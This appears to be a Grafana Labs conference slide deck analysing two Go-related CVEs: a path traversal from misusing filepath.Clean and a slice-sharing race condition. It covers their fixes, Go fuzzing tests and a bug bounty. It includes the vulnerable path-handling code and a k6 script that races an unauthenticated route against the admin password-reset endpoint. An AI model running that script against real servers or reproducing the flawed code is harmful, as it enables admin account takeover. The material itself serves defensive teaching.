
Grafana Labs

# Go security pitfalls:
# 2 lessons from the battlefield
# At Grafana Labs

24 March 2023




# Jeremy Matos

## Principal Security Engineer

jmatosgrafana

# Agenda

- Go is secure but from confusion vulnerabilities occur
- Analysis of CVE-2021-43798 (High): filePath.Clean is confusing
- Go Fuzzing to the rescue
- Analysis of CVE-2022-39328 (Critical): Appending to slice is dangerous
- Load testing to the rescue
- Takeaways

# Go, a secure language

- According to go.dev

  *Build simple, secure, scalable systems with Go*
- Memory safe
- Statically typed
- Golang Security Checker

- Yet we had several vulnerabilities at Grafana Labs because of unexpected* behavior of the Go language

  ** even though documented*

# Grafana: Our first 0-day in December 2021

- Responsibly disclosed by a researcher on December 2nd 2021 - path traversal in the Go code of Grafana: CVE-2021-43798
- Out of excitement, he tweeted about path traversal
- Actively exploited On December 7th, making it a 0-day
- Security fix released on December 7

**But are we not protected by Go standard library?**

*filepath.Clean*
is confusing

# *filepath.Clean* is tricky

- Reading the doc too quickly:

  *Clean returns the shortest path name equivalent to path*

- The devil is in the details:

**func Clean ¶**

```
func Clean(path string) string
```

Clean returns the shortest path name equivalent to path by purely lexical processing. It applies the following rules iteratively until no further processing can be done:

1. Replace multiple Separator elements with a single one.
2. Eliminate each . path name element (the current directory).
3. Eliminate each inner .. path name element (the parent directory) along with the non-.. element that precedes it.
4. Eliminate .. elements that begin a rooted path: that is, replace "/.." by "/" at the beginning of a path, assuming Separator is '/'.

The returned path ends in a slash only if it represents a root directory, such as "/" on Unix or `C:\` on Windows.

Finally, any occurrences of slash are replaced by Separator.

If the result of this process is an empty string, Clean returns the string ".".

CONFUSING

# *filepath.Clean* in simple words

- It removes any “..” sequence for
  - All the inner elements
  - The first element if it starts with /

- It **does not remove the first “..” element if it does not start with a /**

**The Go Playground**

```
1  package main
2
3  import (
4          "fmt"
5          "path/filepath"
6  )
7
8  func main() {
9          fmt.Println(filepath.Clean("/../data"))
10         fmt.Println(filepath.Clean("../data"))
11 }
12
```

```
/data
../data

Program exited.
```

# The vulnerable code

- Vulnerability

```
292         requestedFile := filepath.Clean(web.Params(c.Req)["*"])
293         pluginFilePath := filepath.Join(plugin.PluginDir, requestedFile)
```

- Interesting comment in code about a gosec warning:

  *It's safe to ignore gosec warning G304 since we already clean the requested file path*

- gosec warning G304
  - File path provided as taint input
  - The right way: use *filepath.Clean* !

# The fixed code

- The corresponding PR
  - The fix

```
307        requestedFile := filepath.Clean(filepath.Join("/", web.Params(c.Req)["*"]))
```

  - Added 1 unit test

- Improvements discussed
  - Normalize URL in all routes
  - Silencing gosec rule (with the risk of not fixing the issue)
  - Security helper library

# Go Fuzzing to the rescue

# Go Fuzzing

- Fuzzing in a few words
  - Extend unit tests by predicates describing “things that should never happen”
  - Generate many pseudo random inputs and test them against those predicates
- Available natively from Go 1.18
  - Identified violations trigger the creation of corresponding test data
  - Never ending loop (by default)
  - Multithreaded
- Rather than following the tutorial, let’s use the previous path traversal fix as example

# Go Fuzzing example 1: validation logic

- Extracting the validation logic in a simple method
- Source code

```go
package cleanpath

import (
    "path/filepath"
)

func CleanPath(param string) string {
        return filepath.Clean(filepath.Join("/", param))
}
```

# Go Fuzzing example 1: writing the predicates

- Writing the fuzzing test

```
8  func FuzzCleanPath(f *testing.F) {
9      testcases := []string {"README", "../../otherplugin/../README", ""}
10     for _, tc := range testcases {
11         f.Add(tc)
12     }
13     f.Fuzz(func(t *testing.T, param string) {
14         cleaned := CleanPath(param)
15
16         if !strings.HasPrefix(cleaned, "/") { //CleanPath should enforce that the string starts with a /
17           t.Errorf("Orginal input: %q, cleaned up: %q", param, cleaned)
18         }
19
20         if strings.Contains(cleaned, "/../") { //CleanPath should have removed all path traversal elements
21           t.Errorf("Orginal input: %q, cleaned up: %q", param, cleaned)
22         }
23     })
24 }
```

# Go Fuzzing example 1: launch fuzzing

- Make sure that you have at least go 1.18
  - `go version`
- First validate that unit tests are passing
  - `go test`
- Start the fuzzing loop
  - `go test -fuzz=Fuzz`

# Go Fuzzing example 1: fixing the predicates

- Trial and error when writing down the predicates
  - Fuzzing will find violations that are in fact valid outputs
- For some corner cases it will be hard to define if it is valid or invalid output
  - Fuzzing helps to make requirements more explicit
  - Less ambiguity, less vulnerabilities


# Go Fuzzing example 1: fixing the predicates

- E.g. changing the previous example with this new condition:

  `strings.Contains(cleaned, "../")`

```
--- FAIL: FuzzCleanPath (0.00s)
    cleanpath_test.go:21: Orginal input: "0../0", cleaned up: "/0../0"

Failing input written to testdata/fuzz/FuzzCleanPath/0af29741291ca701afa646cd35be722284688b77088390f5c3011c98bc19764e
```



legit input ?



valid output ?

# Fuzzing more complex helpers

# Go Fuzzing example 2: validation logic

- Source code used when checking signature of a Grafana plugin

```
9  // isSymlinkRelativeTo checks whether symlinkDestPath is relative to basePath.
10 // symlinkOrigPath is the path to file holding the symbolic link.
11 func isSymlinkRelativeTo(basePath string, symlinkDestPath string, symlinkOrigPath string) bool {
12   if filepath.IsAbs(symlinkDestPath) {
13     return false
14   } else {
15     fileDir := filepath.Dir(symlinkOrigPath)
16     cleanPath := filepath.Clean(filepath.Join(fileDir, "/", symlinkDestPath))
17     p, err := filepath.Rel(basePath, cleanPath)
18     if err != nil {
19       return false
20     }
21
22     if strings.HasPrefix(p, ".."+string(filepath.Separator)) {
23       return false
24     }
25   }
26
27   return true
28 }
```

# Go Fuzzing example 2: abstracting the predicates

- Writing the [fuzzing test]

```
 9  func FuzzSymlinks(f *testing.F) {
10      testcases := []string {"README", "../otherplugin/README", "../otherplugin/../README"}
11      for _, tc := range testcases {
12          f.Add(tc)
13      }
14      f.Fuzz(func(t *testing.T, symlinkDestPath string) {
15          output := isSymlinkRelativeTo("/base", symlinkDestPath, "/base/plugins/symlink.txt")
16          expected := expectedResult("/base", symlinkDestPath, "/base/plugins/symlink.txt")
17
18          //testing output && !expected could be enough: not approving something that should not
19          if (output != expected) {
20            t.Errorf("Input: %q, Output: %t, Expected: %t", symlinkDestPath, output, expected)
21          }
22      })
23  }
```

# Go Fuzzing example 2: writing the predicates

- Re-implementing some logic for the fuzzing test

```
25  func expectedResult(base string, destpath string, origpath string) bool {
26    if strings.HasPrefix(destpath, "/") {
27      return false //naive implementation instead of filePath.IsAbs
28    }
29
30    merged := filepath.Join(filepath.Dir(origpath),destpath)
31    if !strings.HasPrefix(merged, base) { //naive check of whether we stay in base folder
32      return false
33    }
34
35    return true
36  }
```

# Go Fuzzing example 2: finding a corner case

- Launch fuzzing

```
--- FAIL: FuzzSymlinks (0.00s)
    relative_symlink_test.go:20: Input: "../..", Output: true, Expected: false
    Failing input written to testdata/fuzz/FuzzSymlinks/f959aa1c4f02[...]aab8
```

- `go test` will now fail with the added content in `testdata` folder
- Discussion about expected behavior in this Grafana PR
- The fix in the validator logic:

```
if strings.HasPrefix(p, ".."+string(filepath.Separator)) {
if p == ".." || strings.HasPrefix(p, ".."+string(filepath.Separator)) {
```

# Appending to slice is dangerous

# Context around CVE-2022-39328

- Original incident: Multiple customers see alert list crashes
- Fix from a Grafana developer: concurrency issue

  *We have found a shared slice write race condition when initializing handlers for the middlewares.*
- Security team looped in by this developer

  *Gives us an isolated vector we can look at for a security assessment*

# API routes and middlewares

- API route: mapping between a URL and the corresponding business logic
- Middleware: shared code that can be called before or after the business logic, e.g.
  - Making sure the user is logged in
  - Filtering resulting data depending on permissions

```
// Snapshots
r.Post("/api/snapshots/", reqSnapshotPublicModeOrSignedIn, hs.CreateDashboardSnapshot)
r.Get("/api/snapshot/shared-options/", reqSignedIn, GetSharingOptions)
```

# Why appending to slice is dangerous ?

- Really great article explaining why slices are not really behaving as arrays

- *There is a common misconception about how slices work in Golang. That **leads to unexpected program behaviour which is surprising to many developers** ... It's because **slices are references***

- **TLDR:** When there is enough capacity in the underlying array, appending to slice does not clone it


# The vulnerable (?) code and the fix

- Pull request

Switches the middleware execution model from `web.Handlers` in a slice to `web.Middleware`.

Middlewares are temporarily kept in a slice to preserve ordering, but prior to execution they are applied, forming a giant call-stack, giving granular control over the execution flow.

- Bug fix

```
  func (m *Macaron) createContext(rw http.ResponseWriter, req *http.Request) *Context {
+     // NOTE: we have to explicitly copy the middleware chain here to avoid
+     // passing a shared slice to the *Context, which leads to racy behavior in
+     // case of later appends
+     mws := make([]Middleware, len(m.mws))
+     copy(mws, m.mws)
+
      c := &Context{
-         mws:  m.mws,
+         mws:  mws,
          Resp: NewResponseWriter(req.Method, rw),
      }
```

# Exploiting the bug

- Root cause: slice can be shared, instead of being a copy, depending on its size
- In practice it means: *Request A could receive the middleware list of request B if both requests happen almost at the same time*
- Optimizing chances of success
  - testing locally to reduce “random” latency
  - focus on endpoints with only 1 middleware
- Maximizing impact: mixing calls to
  - a sensitive admin endpoint allowing to reset the password of anyone
  - an unauthenticated endpoint
- If successful, an unauthenticated user can reset admin password (CVSS score 9.8)

# Load testing to the rescue

# A few words about k6

- Open source testing tool now provided by Grafana Labs
- *The best developer experience for load testing*

- Obvious choice to try triggering this race condition
  - Easy to get started: great docs
  - k6 team available internally for support/tuning
  - Dogfooding for security use cases

# k6 script demo

```
const urlProtected = 'http://localhost:3001/api/admin/users/1/password';
const urlUnprotected = 'http://localhost:3001/dashboard/snapshot/something';

const params = {
  headers: {
    'Content-Type': 'application/json',
  },
};

const payload = JSON.stringify({
  password: "dummypassword"
});

export const options = {
  scenarios: {
    protected: {
      executor: 'constant-vus',
      startTime: '0s',
      exec: 'protectedRoute',
      vus: '60',
      duration: '120s'
    },
    unprotected: {
      executor: 'constant-vus',
      startTime: '0s',
      exec: 'unprotectedRoute',
      vus: '60',
      duration: '120s'
    },
  },
```

```
export function protectedRoute () {
  let resp = http.put(urlProtected, payload, params);

  check(resp, {
    'password update refused': (r) => r.status != 200,
  }) || errorRate.add(1);

  if(resp.status == 200) {
    console.log("200 found of size "+resp.body.length);
    if(resp.body.includes("User password updated")) {
        console.log("PASSWORD HAS BEEN UPDATED");
    }

  }
}

export function unprotectedRoute () {
  check(http.get(urlUnprotected, params), {
    'unprotectedRoute OK': (r) => r.status == 200,
  }) || errorRate.add(1);

}
```

# One more thing

# Bug bounty program

- Public program available at https://github.com/grafana/bugbounty
- Official announcement soon

- Payout table

| CVSS Severity Rating | Minimium amount | Maximum amount |
|---|---|---|
| **Low** (0.1 - 3.9) | 100 USD | 500 USD |
| **Medium** (4.0 - 6.9) | 500 USD | 3,000 USD |
| **High** (7.0 - 8.9) | 3,000 USD | 10,000 USD |
| **Critical** (9.0 - 10.0) | 10,000 USD | 20,000 USD |

- Bonus points
  - PoC provided
  - Report quality

# Conclusion

# Key takeaways

- Beware of *filepath.Clean()* when protecting from path traversal
- Go Fuzzing is rather easy to use and efficient to
  - Improve automated testing coverage
  - Identify corner cases that are not obvious

- Appending to slice is dangerous
- Load testing with k6 can help you exploit efficiently race conditions


# Thank you


Grafana Labs